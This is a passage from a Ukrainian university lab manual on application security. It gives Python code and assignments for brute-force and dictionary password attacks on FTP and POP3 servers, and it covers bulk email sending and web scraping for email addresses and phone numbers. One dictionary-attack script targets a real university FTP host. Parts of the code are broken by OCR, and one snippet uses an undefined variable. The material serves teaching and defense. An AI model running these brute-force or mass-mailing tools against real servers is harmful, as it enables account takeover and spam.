    ascii_lowercase = 'abcdefghijklmnopqrstuvwxyz'
    for i in product(ascii_lowercase, repeat=5):
        try:
            ftp = FTP('ftp.server.name')
            ftp.login(user='admin', passwd=''.join(i))
            ftp.quit()
        except error_perm:
            print('The         {}         word         not
matched.'.format(''.join(i)))
        else:
            print('Wow    !    found    the    password:
{}'.format(line))
            break
```

а також приклад коду, що здійснює атаку за словником на FTP сервер

```
from ftplib import FTP
from ftplib import error_perm
with open('E:\\1\\rockyou.txt', 'rb') as password_list:
    for line in password_list:
        try:
            ftp = FTP('ftp.cse.buffalo.edu')
            line=line.replace(b'\n',b'')
            a=line.decode('ASCII')
            ftp.login(user='admin', passwd=a)
            ftp.quit()
        except error_perm:
            print('The {} word not matched.'.format(a))
        else:
            print('Wow    !    found    the    password:
{}'.format(a))
            break
```

Робота в лабораторії

1. Створити програму мовою програмування Python, у якій має бути реалізовано два типу атаки (за вибором користувача) методом «грубої сили» на FTP сервер, адресу якого вказує користувач: повний перебір та

перебір за словником. Програма має включати користувацький інтерфейс на основі модуля tkinter, у якому має бути реалізовано наступні можливості:

a. введення адреси FTP сервера, на який здійснюватиметься атака;
b. введення логіну, до якого буде підбиратися пароль;
c. вибір користувачем виду атаки методом «грубої сили»: атака повного перебору, або атака за словником
d. у разі вибору атаки повним перебором, користувач має ввести передбачувану максимальну довжину пароля;
e. у разі вибору атаки за словником, користувач обирає файл словника;
f. виведення на екран при завершенні роботи програми, знайденого пароля, або повідомлення про те, що пароль знайти не вдалося.

2. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 4.1.).
3. Розроблена програма має бути протестована на еталонному FTP сервері, адресу якого вказує викладач.

Таблиця 4.1.

№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання
1	3,8	7	5,10	13	1,6	19	2,10	25	8,15
2	3,4	8	11,14	14	4,6	20	6,13	26	1,5
3	4,5	9	11,15	15	5,8	21	2,3	27	5,6
4	12,13	10	9,7	16	4,12	22	4,14	28	1,7
5	2,8	11	6,14	17	6 ,11	23	2,9	29	5,9
6	1,4	12	4,9	18	11,13	24	8,10	30	2,5

Додаткові завдання:

1. Користувачеві (при можливості анонімного входу або правильному введенні пароля) має бути надано можливість переходити між каталогами FTP сервера та переглядати їх вміст.
2. Користувачеві має бути надана можливість вибору набору символів пароля для повного перебору: маленькі латинські літери, цифри або спеціальні символи.
3. У інтерфейсі програми має бути відображено кількість необхідних ітерацій для перебору за словником, а також кількість вже здійснених програмою ітерацій.
4. Користувачеві (при можливості анонімного входу або правильному введенні пароля) має бути надана можливість завантажувати файли з FTP сервера до локального комп’ютера.

5. У інтерфейсі програми має бути відображено кількість необхідних ітерацій для перебору за словником, а також кількість вже здійснених програмою ітерацій.
6. Користувачеві має бути надано можливість самому ввести символи, які будуть перебиратися під час атаки повним перебором.
7. Користувачеві (при можливості анонімного входу або правильному введенні пароля) має бути надано можливість завантажувати файли з локального комп'ютера до FTP сервера.
8. У програмі має бути реалізовано елемент інтерфейсу Progressbar, який має відображувати прогрес атаки на пароль.
9. Після виконання програма має виводити на екран кількість витраченого на атаку часу.
10. Користувачеві (при можливості анонімного входу або правильному введенні пароля) має бути надана можливість завантажувати з FTP сервера до локального комп'ютера цілком вказану директорію разом із всіма файлами, що містяться у ній.
11. Користувачеві має бути надано можливість вказувати діапазон перебору за словником, причому програма має перевіряти коректність введених користувачем даних.
12. Програма має надавати можливість виводу звіту роботи у вказаний користувачем файл. Звіт роботи має містити наступні данні: шлях до файла архіву, на який здійснюється атака, тип атаки, результат атаки, пароль, якщо його знайдено.
13. Користувачеві (при можливості анонімного входу або правильному введенні пароля) має бути надано можливість переглядати задані директорії на FTP сервері та підраховувати загальний розмір файлів, що містяться у них.
14. Здійснення (при можливості анонімного входу або правильному введенні пароля) підрахунку загальної кількості файлів та директорій на FTP сервері.
15. При підключенні до FTP сервера має бути відображене вітальне повідомлення, надіслане сервером у відповідь на початкове з'єднання.

Контрольні запитання

1. Поясніть основні принципи роботи протоколу FTP. Для чого він необхідний?
2. Як за допомогою мови програмування Python можливо працювати з FTP сервером?
3. Наведіть із поясненнями послідовність дій для з'єднання з FTP сервером та аутентифікації на ньому засобами мови програмування Python.

4. Яким чином за допомогою засобів мови програмування Python можливо переміщуватися між директоріями та переглядати їх вміст?
5. Яким чином за допомогою засобів мови програмування Python можливо завантажити файл на FTP сервер? Наведіть конкретний приклад.
6. Яким чином за допомогою засобів мови програмування Python можливо завантажити файл з FTP серверу? Наведіть конкретний приклад.
7. Наведіть конкретний план дій із вказуванням відповідних методів мови програмування Python для організації атаки методом «грубої сили» (повним перебором, або за словником) на FTP сервер.
8. Що називається атакою методом «грубої сили» на пароль?
9. Як здійснюються атаки на пароль словниковим методом? Яким чином можуть бути складені словники для таких атак?
10. Наведіть конкретний план дій щодо захисту FTP серверу від атак методом «грубої сили».

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Мазурков, М.І. Основи теорії передавання інформації / М.І. Мазурков — Одеса: Наука і Техніка , 2005, с. 168 — ISBN 966-8335-08-2.
4. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002, 816 с.
5. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №5
ЗАХИСТ ТА ОРГАНІЗАЦІЯ АТАК МЕТОДОМ «ГРУБОЇ СИЛИ»
НА ПОШТОВІ СЕРВЕРИ

Мета роботи — набути практичні навички використання мови програмування Python для організації атак на POP3 сервери із використанням методу «грубої сили», а також отримати розуміння основних засад засобів захисту POP3 серверів.

Стисла теоретична довідка

Організація роботи систем електронної пошти сьогодні виконується за допомогою схеми, яку зображено на рис. 5.1.



Рис. 5.1 — Схема організації системи електронної пошти

SMTP (англ. Simple Mail Transfer Protocol — простий протокол передачі пошти) — це широко використовуваний мережевий протокол, призначений для передачі електронної пошти в мережах TCP/IP.

POP3 (англ. Post Office Protocol Версія 3 — протокол поштового відділення, версія 3) — стандартний інтернет-протокол прикладного рівня, що використовується клієнтами електронної пошти для отримання поштових повідомлень за допомогою TCP-з'єднання.

IMAP (англ. Internet Message Access Protocol — протокол доступу до Інтернет-повідомлень) — протокол прикладного рівня для доступу до електронної пошти. Базується на транспортному протоколі TCP і використовує порт 143.

Найчастіше для отримання електронної пошти використовується саме протокол POP3. Для роботи с цим почтовим протоколом в мові програмування Python використовуються бібліотека poplib. Розглянемо далі основні методи модуля poplib із зазначенням їх найголовніших параметрів. Перед використанням почтової скриньки зручно задати константи з координатами видаленого сервера, а також атрибутами парольного захисту. Для того, щоб підключитися до сервера, ми повинні створити відповідний об'єкт. При цьому

необхідно використовувати конструктор POP3 або POP3_SSL. У більшості випадків сьогодні використовується безпечний протокол SSL. Для того, щоб пройти аутентифікацію на сервері POP3, використовуються методи *user*() і *pass_*(). Для завершення з'єднання використовується метод *quit*().

```
import poplib

server = "pop.gmail.com"
port = "995"
login = "radiosquid"
password = ""

box = poplib.POP3_SSL(server, port)
box.user(login)
box.pass_(password)

box.quit()
```

Розглянемо основні методи модуля poplib, призначені для роботи з POP3 сервером та приклади їх застосування:

Метод *getwelcome*() повертає рядок привітання, надісланий сервером POP3.

Метод *list*() повертає кортеж із трьох елементів: (response, lst, octets), де у змінній response міститься рядок з інформацією про кількість листів; у змінній lst міститься список номерів листів і їх розміри; параметр octets означає кількість байт в отриманих даних.

Метод *top*(which, howmuch) повертає заголовки повідомлення з номером which плюс кількість howmuch рядків, які слідують у повідомленні за заголовком. Результат повертається у формі (response, ['line', ...], octets).

Метод stat() повертає статус поштової скриньки. Результатом є кортеж з 2 цілих чисел: (кількість повідомлень, розмір поштової скриньки).

Метод *retr*(which) виконує отримання листа з номером which і встановлює для нього прапорець «переглянуто». Результат повертається у формі у формі (response, ['line', ...], octets), де елементи line містять сам текст листа.

Метод *dele*(which) встановлює прапорець «видалення» для повідомлення з номером which. На більшості серверів видалення фактично не виконуються до завершення сеансу.

Наведемо приклад отримання листів:

```
 for msgnum, msgsize in [i.split() for i in lst]:
     (resp,          lines,          octets)          =
box.retr(msgnum.decode('ASCII'))
     lines=[i.decode('ASCII') for i in lines]
     msgtext = "\n".join(lines) + "\n"
```

```
print(msgtext)
box.dele(msgnum)
```

Робота в лабораторії

1. Створити програму мовою програмування Python, у якій має бути реалізовано два типу атаки (за вибором користувача) методом «грубої сили» на POP3 сервер, адресу якого вказує користувач: повний перебір та перебір за словником. Програма має включати користувацький інтерфейс на основі модуля tkinter, у якому має бути реалізовано наступні можливості:
   a. введення адреси POP3 сервера, на який здійснюватиметься атака, а також тип підключення (звичайне або SSL);
   b. введення логіну, до якого буде підбиратися пароль;
   c. вибір користувачем виду атаки методом «грубої сили»: атака повного перебору, або атака за словником;
   d. у разі вибору атаки повним перебором, користувач має ввести передбачувану максимальну довжину пароля;
   e. у разі вибору атаки за словником, користувач обирає файл словника;
   f. виведення на екран при завершенні роботи програми знайденого пароля, або повідомлення про те, що пароль знайти не вдалося.
2. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 5.1.).
3. Розроблена програма має бути протестована на еталонному POP3 сервері, адресу якого вказує викладач.

Таблиця 5.1.

№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання
1	11,15	7	10,11	13	2,4	19	3,6	25	7,10
2	3,8	8	3,11	14	6,15	20	4,10	26	6,8
3	4,5	9	5,13	15	1,12	21	7,15	27	7,8
4	2,10	10	1,4	16	12,14	22	5,15	28	5,6
5	1,7	11	11,12	17	5,9	23	7,12	29	3,9
6	10,12	12	6,14	18	14,15	24	8,9	30	1,8

Додаткові завдання:

1. При правильному додатковому введенні логіна і пароля користувачеві має відображатися список листів, що доступні у відповідному акаунті на POP3 сервері.

2. Користувачеві має бути надана можливість вибору набору символів пароля для повного перебору: маленькі латинські літери, цифри або спеціальні символи.
3. При правильному додатковому введенні логіна і пароля користувачеві має бути надано можливість переглядати текст повідомлення із заданим номером.
4. У інтерфейсі програми має бути відображено кількість необхідних ітерацій для перебору за словником, а також кількість вже здійснених програмою ітерацій.
5. При правильному додатковому введенні логіна і пароля користувачеві має бути надано можливість видалення листів на POP3 сервері (всіх або за вказаними користувачем номерами).
6. При правильному додатковому введенні логіна і пароля у програмі має відображуватися послідовність даних щодо всіх листів на сервері у форматі: [Лист1:Розмір1, Лист2:Розмір2, Лист3:Розмір3, …].
7. Користувачеві має бути надано можливість самому ввести символи, які будуть перебиратися під час атаки повним перебором.
8. У програмі має бути реалізовано елемент інтерфейсу Progressbar, який має відображувати прогрес атаки на пароль.
9. Після виконання програма має виводити на екран кількість витраченого на атаку часу.
10. Користувачеві має бути надано можливість вказувати діапазон перебору за словником, причому програма має перевіряти коректність введених користувачем даних.
11. При правильному додатковому введенні логіна і пароля користувачеві має бути надано можливість зберігати листи (всі, або за введеними номерами) у файл, який має бути обрано самим користувачем.
12. При правильному додатковому введенні логіна і пароля у програмі має відображуватися розмір всіх листів, що зберігаються на сервері.
13. Програма має надавати можливість виводу звіту роботи у вказаний користувачем файл. Звіт роботи має містити наступні данні: адреса POP3 сервера, на який здійснюється атака, тип атаки, результат атаки, пароль, якщо його знайдено.
14. При підключенні до POP3 сервера має бути відображене вітальне повідомлення, надіслане сервером у відповідь на початкове з'єднання.
15. При правильному додатковому введенні логіна і пароля у програмі мають відображуватися заголовки всіх листів, або листа, номер якого вказано користувачем.

Контрольні запитання

1. Поясніть основні принципи роботи електронної пошти. Які протоколи та для чого використовуються в електронній пошті?

2. Поясність основні принципи роботи протоколу POP3. Який модуль у мові програмування Python призначений для роботи з протоколом POP3?
3. Як за допомогою мови програмування Python авторизуватися на POP3 сервері? Наведіть конкретний приклад.
4. Яким чином за допомогою мови програмування Python можливо отримати список листів, які є у скриньці на POP3 сервері.
5. Яким чином засобами мови програмування Python можливо отримати лист з POP3 сервера?
6. Наведіть конкретний план дій із вказанням відповідних методів мови програмування Python для організації атаки методом «грубої сили» (повним перебором, або за словником) на POP3 сервер.
7. Наведіть конкретний план дій щодо захисту POP3 серверу від атак методом «грубої сили».

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Мазурков, М.І. Основи теорії передавання інформації / М.І. Мазурков — Одеса: Наука і Техніка , 2005, с. 168 — ISBN 966-8335-08-2.
4. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.
5. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002, 816 с.
6. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
7. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №6

МЕТОДИ ОРГАНІЗАЦІЇ МАСОВИХ ПОШТОВИХ РОЗСИЛОК ТА ЗАХИСТ ВІД НИХ

Мета роботи — набути практичні навички використання мови програмування Python для організації взаємодії з SMTP серверами з метою розсилання електронної кореспонденції.

Стисла теоретична довідка

Python містить кілька корисних модулів, які можна використовувати для створення електронної розсилки. Це модулі email і smtplib.

Модуль smtplib відповідальний за підключення до SMTP сервера, а також безпосередню передачу листів до сервера.

Модуль email призначений для формування тіла і вмісту листа.

Розглянемо спочатку бібліотеку smtplib, відповідальну за з'єднання з SMTP сервером. Імпорт даної бібліотеки відбувається за допомогою стандартної кодової конструкції

```
import smtplib
```

Далі для роботи з SMTP сервером необхідно створити відповідний об'єкт

```
SMTP(host = '', port = 0, local_hostname = None)
```

У параметрі host вказується адреса SMTP сервера. У параметрі port може бути вказаний порт підключення, за замовчуванням використовується порт 25. Якщо вказано значення змінної local_hostname, воно використовується при використанні команди HELO/EHLO, для ідентифікації на SMTP сервері в якості, наприклад, іншого сервера.

Відзначимо, що для з'єднання з SMTP сервером за допомогою безпечного з'єднання по протоколу SSL слід використовувати об'єкт

```
SMTP_SSL(host = '', port = 0, local_hostname = None)
```

При цьому за замовчуванням використовується порт 465.

Для того, щоб пройти аутентифікацію на сервері використовується метод

```
login(user, password),
```

де user — ім’я користувача, password — пароль.

Відправлення повідомлення відбувається за допомогою методу модуля smtplib

```
sendmail(from_addr, to_addrs, msg).
```

При цьому параметри from_addr і to_addrs повинні у явному вигляді містити адресу відправника та отримувача відповідно. Параметр msg має містити повідомлення у форматі MIME.

Метод `quit()` використовується для завершення з’єднання з SMTP сервером.

Для створення e-mail повідомлень використовується формат MIME. MIME (англ. Multipurpose Internet Mail Extensions — багатоцільові розширення інтернет-пошти) — стандарт, що описує передачу різних типів даних по електронній пошті, а також, в загальному випадку, специфікація для кодування

інформації і форматування повідомлень таким чином, щоб їх можна було пересилати по Інтернету.

У мові програмування Python для роботи з форматом MIME використовується модуль email. Нам будуть потрібні два об’єкти даного модуля, які імпортуються наступним чином

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

MIMEMultipart() — це проміжний базовий клас для повідомлень MIME, які складаються з декількох частин.

У об'єктів даного типу завжди є можливість прикріпити нові частини до повідомлення, використовуючи метод Message.attach().

У об'єктів MIMEMultipart() є базові поля відправника, одержувача і теми повідомлень From, To, Subject.

MIMEText() — використовується для створення об'єктів MIME тексту основного типу.

Відзначимо, що окрім тексту ми можемо додавати до e-mail повідомлення інші вкладення за допомогою відповідних об’єктів:

MIMEImage() — додавання зображення;

MIMEAudio() — додавання аудіофайла;

MIMEApplication() — додавання виконуваних файлів додатків.

Таким чином ми маємо наступний алгоритм підготовки простого повідомлення за допомогою модуля email:

— Підготувати об'єкт MIMEMultipart () і відредагувати його поля From, To, Subject;

— Створити об'єкт MIMEText(), що містить текст нашого повідомлення;

— Прикріпити створений об'єкт MIMEText () до повідомлення MIMEMultipart().

Наведемо приклад коду на мові програмування Python, який вирішує завдання відправлення e-mail повідомлення за допомогою об’єктів і методів модулів smtplib та email

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

#Параметри підключення до SMTP сервера
password=''

#Заповнення полів повідомлення
msg = MIMEMultipart()
msg['From'] = "fromexample@gmail.com"
msg['To'] = "toexample@gmail.com"
msg['Subject'] = "Test Message"
```

```
msg.attach(MIMEText("Thank you", 'plain'))

#Підключення до сервера і відправлення повідомлення
server = smtplib.SMTP('smtp.gmail.com: 587')
server.starttls()
server.login(msg['From'], password)
server.sendmail(msg['From'], msg['To'], msg.as_string())
server.quit()
```

Робота в лабораторії

1. У якості прикладу створити базу тестових електронних адрес у вигляді текстового файла, де кожна нова адреса була б представлена з нової строки.
2. Створити програму мовою програмування Python, у якій має бути реалізовано механізм розсилки повідомлень за базою електронних адрес. Програма має включати користувацький інтерфейс на основі модуля tkinter, у якому має бути реалізовано наступні можливості:
   a. введення шляху до файла з електронними адресами;
   b. введення тексту повідомлення, що буде розсилатися за всіма електронними адресами;
   c. введення адреси SMTP сервера та параметрів підключення до нього;
   d. виведення інформації щодо успішності/неуспішності розсилки.
3. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 6.1.).
4. Розроблена програма має бути протестована на еталонному SMTP сервері, адресу якого вказує викладач.

Таблиця 6.1.

№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання
1	5,7	7	1,4	13	1,8	19	2,7	25	6,8
2	7,8	8	2,9	14	6,9	20	1,9	26	5,6
3	3,8	9	2,4	15	7,10	21	1,6	27	4,7
4	5,9	10	4,10	16	4,8	22	4,9	28	4,6
5	5,10	11	9,10	17	2,10	23	3,7	29	8,9
6	1,7	12	5,8	18	7,9	24	4,5	30	3,5

Додаткові завдання:

1. Користувачеві має бути надано можливість додавати адреси електронної пошти до бази адрес.

2. Користувачеві має бути надано можливість додавати зображення до листів, що відправляються. Вибір файлу має здійснюватися за допомогою відповідного діалогового вікна.
3. У тексті повідомлення має бути передбачено параметр %user%, який при відправленні має бути замінено на частину електронної адреси отримувача до символу @.
4. У програмі має бути реалізовано елемент інтерфейсу Progressbar, який має відображувати прогрес відправлення листів.
5. Програма має надавати можливість виводу звіту роботи у вказаний користувачем файл. Звіт роботи має містити наступні данні: адреса SMTP сервера та параметри підключення, ім'я файла із базою електронних адрес, звіт про відправлення листа для кожної електронної адреси у базі.
6. У програму має додатково завантажуватися файл із базою SMTP серверів та параметрів підключення до них. При цьому, під час роботи програми, для відправлення кожного наступного листа має обиратися наступний за списком у базі SMTP сервер.
7. Програма має відображувати кількість часу, який витрачено на розсилку.
8. У програмі має задаватися діапазон електронних адрес у базі, на які буде здійснено розсилку.
9. У програмі має бути можливість вказати додатковий параметр N — кількість копій електронних листів розсилки, які будуть відправлені на кожну електронну адресу.
10. Користувачеві має бути надано можливість додавати аудіофайли до листів, що відправляються. Вибір файлу має здійснюватися за допомогою відповідного діалогового вікна.

Контрольні запитання

1. Поясніть основні принципи роботи електронної пошти. Які протоколи та для чого використовуються в електронній пошті?
2. Поясність основні принципи роботи протоколу SMTP. Який модуль у мові програмування Python призначений для роботи з протоколом SMTP?
3. Що таке формат MIME? Яким чином за допомогою засобів мови програмування Python можливо сформувати електронне повідомлення у форматі MIME?
4. Наведіть конкретний алгоритм формування та відправлення електронного повідомлення за допомогою об'єктів та методів мови програмування Python?
5. Яким чином у мові програмування Python до електронного повідомлення можуть бути додані вкладення? Наведіть конкретні методи, призначені для цього.
6. Що називається спамом? Яка його основна мета та засоби розповсюдження?

7. Які основні засади використовують сучасні антиспам фільтри? Які методи, що використовуються при розсилки спаму для боротьби із антиспам фільтрами Вам відомі?

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Мазурков, М.І. Основи теорії передавання інформації / М.І. Мазурков — Одеса: Наука і Техніка , 2005, с. 168 — ISBN 966-8335-08-2.
4. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.
5. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002, 816 с.
6. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
7. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №7
ВИЛУЧЕННЯ ІНФОРМАЦІЇ З ВЕБ-СТОРІНОК У КОНТЕКСТІ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Мета роботи — набути практичні навички використання мови програмування Python для вилучення інформації із заданими ознаками з веб-сторінок.

Стисла теоретична довідка

У задачах які стоять перед фахівцем із інформаційної безпеки часто виникає необхідність автоматизувати роботу з веб-сторінками. Наприклад, такі завдання можуть виникнути принаймні з наступних причин:

— необхідність збереження «зліпка» сайту для подальшого аналізу;

— необхідність пошуку баз електронних адрес;

— використання евристичних алгоритмів для пошуку певної інформації в мережі;

— веб-скрапінг — збір даних з різних інтернет-ресурсів.

Python містить кілька корисних модулів, які можна використовувати для вилучення інформації з веб-сторінок. Одним з найбільш поширених таких модулів є модуль urllib.request, який імпортується за допомогою наступної кодової конструкції:

```
import urllib.request
```

Для того, щоб почати роботу з веб-сторінкою необхідно спочатку створити відповідний об'єкт запиту:

```
r = urllib.request.Request(URL)
```

де URL повинен бути рядком, що містить дійсний URL.

За допомогою методу add_header() ми можемо додати відповідні заголовки в наш запит при його формуванні.

Далі за допомогою методу urlopen() ми можемо виконати відкриття нашої сторінки. Даний метод повертає спеціальний об'єкт веб-сторінки.

Алгоритм роботи з urllib.request, в разі роботи з проксі, дещо відрізняється:

1. Створити спеціальний об'єкт ProxyHandler, де в конструктор подається словник з проксі для кожного протоколу

```
proxy=urllib.request.ProxyHandler({"http":"http://proxy.opy.ua:3128","https":"http://proxy.opy.ua:3128"})
```

2. Побудувати об'єкт типу opener

```
opener=urllib.request.build_opener(proxy)
```

3. Встановити об'єкт типу opener

```
urllib.request.install_opener(opener)
```

Для того, щоб переглянути отримані від сервера заголовки при відкритті веб-сторінки зручно скористатися методом info(), який викликається на об'єкті відповіді веб-сторінки.

Для перегляду безпосередньо самого коду веб-сторінки на об'єкті відповіді використовується метод read().

Для вилучення фрагментів з HTML коду в мові Python може бути корисним модуль BeautifulSoup, який імпортується за допомогою наступної директиви:

```
from bs4 import BeautifulSoup
```

Розглянемо його можливості на прикладі вилучення посилань з HTML документа. Основним методом аналізу в даному модулі є метод findAll (name, attrs, recursive, text, limit).

Аргумент name обмежує набір імен тегів. Найпростіший спосіб — передати ім'я тега.

Можна використовувати attrs, якщо необхідно накласти обмеження на атрибути, імена яких збігаються із зарезервованими словами Python такими, як class, for або import; або атрибути, імена яких є неіменованими аргументами методів пошуку Beautiful Soup: name, recursive, limit, text або сам attrs.

Аргумент recursive — логічний аргумент (за замовчуванням дорівнює True), який повідомляє Beautiful Soup про те, чи потрібно обходити всі піддерево або шукати лише серед безпосередніх нащадків об'єкта Tag або об'єкта парсеру.

Аргумент text — аргумент, що дозволяє знаходити замість об'єктів NavigableString об'єкти Tag. Його значенням може бути рядок, регулярний вираз, список або словник.

Установка аргументу limit дозволяє зупиняти пошук після того, як буде знайдено задане число збігів. Якщо в документі тисячі таблиць, а потрібно тільки чотири, то передайте в аргументі limit значення 4 і заощаджуйте час. За замовчуванням, обмеження немає.

Наведемо приклад коду вилучення всіх HTML посилань з документу, який зберігається у рядку z

```
soup=BeautifulSoup(z)
for link in soup.findAll('a', attrs={'href':
re.compile("^http://")}):
    print(link.get('href'))
```

Якщо запитаний документ містить форму, Ви можете заповнити її. Для цього зручною є ще одна бібліотека, що дозволяє обробляти веб сторінки — mechanize. Даний модуль вимагає попередньої установки та імпортується за допомогою наступної кодової конструкції

```
import mechanize
```

Для початку роботи з mechanize необхідно створити об'єкт браузера

```
br = mechanize.Browser()
```

Далі за допомогою методу set_handle_robots(False) корисно відключити обробку файлу robots.txt, таким чином імітуючи роботу користувача.

```
br.set_handle_robots(False)
```

Аналогічно модулю urllib ми можемо додати заголовки в наш запит за допомогою модифікування змінної addheaders

```
br.addheaders = [('User-agent', 'None')]
```

За допомогою методу select_form(name) вибираємо форму з ім'ям name і редагуємо її поле як відповідний атрибут. За допомогою методу submit() ми передаємо заповнену форму.

Наведемо повний код передачі пошуковій системі Google пошукового запиту ONPU

```
import mechanize
br = mechanize.Browser()
br.set_handle_robots(False)
br.addheaders = [('User-agent', 'Firefox')]
br.open('http://google.com').read()
br.select_form('f')
br.form['q'] = 'ONPU'
z=br.submit()
print(br.links())
```

Робота в лабораторії

1. Створити програму мовою програмування Python із користувацьким інтерфейсом на основі модуля tkinter, яка призначена для збереження локальної копії веб-сайту. У програмі мають бути реалізовані наступні функціональні можливості:
   a. введення URL адреси певного сайту в мережі Інтернет, локальної директорії для збереження копії сайту та глибини аналізу посилань;
   b. завантаження головної сторінки сайту, аналіз посилань на цій сторінці (в межах одного домену);
   c. завантаження сторінок, які розташовані за цими посиланнями в межах глибини, яку задано користувачем;
   d. завантаження графічних ресурсів (у форматах jpeg, png та gif), при цьому усі посилання на графічні ресурси у локальних копіях веб-сайту мають бути побудовані вірно.
2. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 7.1.).
3. Розроблена програма має бути протестована для завантаження веб-сайту за вибором студента.

Таблиця 7.1.

№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання
1	5,7	7	7,8	13	3,8	19	5,9	25	5,10
2	1,7	8	1,4	14	3,9	20	2,4	26	4,10
3	9,10	9	5,8	15	1,8	21	6,9	27	7,10
4	4,8	10	2,10	16	7,9	22	2,7	28	1,9

5	1,6	11	4,9	17	3,7	23	4,5	29	6,8
6	5,6	12	4,7	18	4,6	24	8,9	30	3,5

Додаткові завдання:

1. Програма має виконувати на завантажених сторінках пошук посилань на файли із певним розширенням, яке задає користувач. Якщо такі файли знайдено, програма має їх завантажувати.
2. Програма має підраховувати кількість посилань на головній сторінці сайту, що завантажується.
3. Користувачеві має бути надано можливість введення строки із заголовком User-Agent, що буде переданий серверу.
4. У інтерфейсі програми має відображуватися температура повітря у Вашій поточній географічній локації, яка має завантажуватися з відповідного інтернет-сервісу.
5. У інтерфейсі програми має відображуватися відповідь, яку отримано від серверу при відправлення HTTP запиту на отримання сторінки.
6. У інтерфейсі програми має відображуватися точний час, при цьому час має завантажуватися з інтернет-сервісу точного часу.
7. Пошук та відображення усіх e-mail адрес на веб-сайті.
8. Програма має виконувати на завантажених сторінках пошук усіх номерів телефонів із заданим кодом країни, що вказано у повному форматі (наприклад, для українських номерів із +38 напочатку) та відображувати знайдені номери.
9. Програма має виконувати на завантажених сторінках сайту пошук підстроки, яку вводить користувач. Якщо строку знайдено має бути виведено відповідне повідомлення.
10. Програма має відображувати у інтерфейсі значення meta keywords тегу головної сторінки сайту (якщо такий тег присутній).

Контрольні запитання

1. Як у задачах інформаційної безпеки можуть бути використані засоби мови програмування Python призначені для автоматизації роботи з веб-сторінками?
2. Дайте визначення поняттю веб-скрапінг? Для чого він може бути використаний?
3. Яким чином за допомогою бібліотеки urllib.request можливо завантажити веб-сторінку?
4. Яким чином у певному рядку може бути виконаний пошук певної послідовності із характерними ознаками (наприклад, e-mail адреси або номера телефону)? Наведіть конкретний приклад.
5. Яким чином можливо відобразити у інтерфейсі програми фрагмент інформації з певного сайту (наприклад поточний час або погоду)?

Наведіть план дій із вказанням конкретних методів та об’єктів мови програмування Python.

6. Як за допомогою модуля мови програмування Python BeautifulSoup може бути виконаний аналіз HTML документа? Поясніть можливості цього модуля на конкретному прикладі.
7. Наведіть план дій (із вказанням конкретних об’єктів і методів) щодо використання модуля mechanize для заповнення форми аутентифікації на певному веб-сайті.

Рекомендована література

1. Охеда Т. Прикладной анализ текстовых данных на Python / Т. Охеда, Б. Бенгфорт, Р. Билбро. — Питер, 2016. — 368 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Matthes, E. Python Crash Course: A Hands-On, Project-Based Introduction to Programming / Matthes E. — No Starch Press, 2015. — 560 p.
4. Саммерфилд М. Программирование на Python 3. Подробное руководство / М. Саммерфилд Символ-Плюс, 2009. — 608 с.
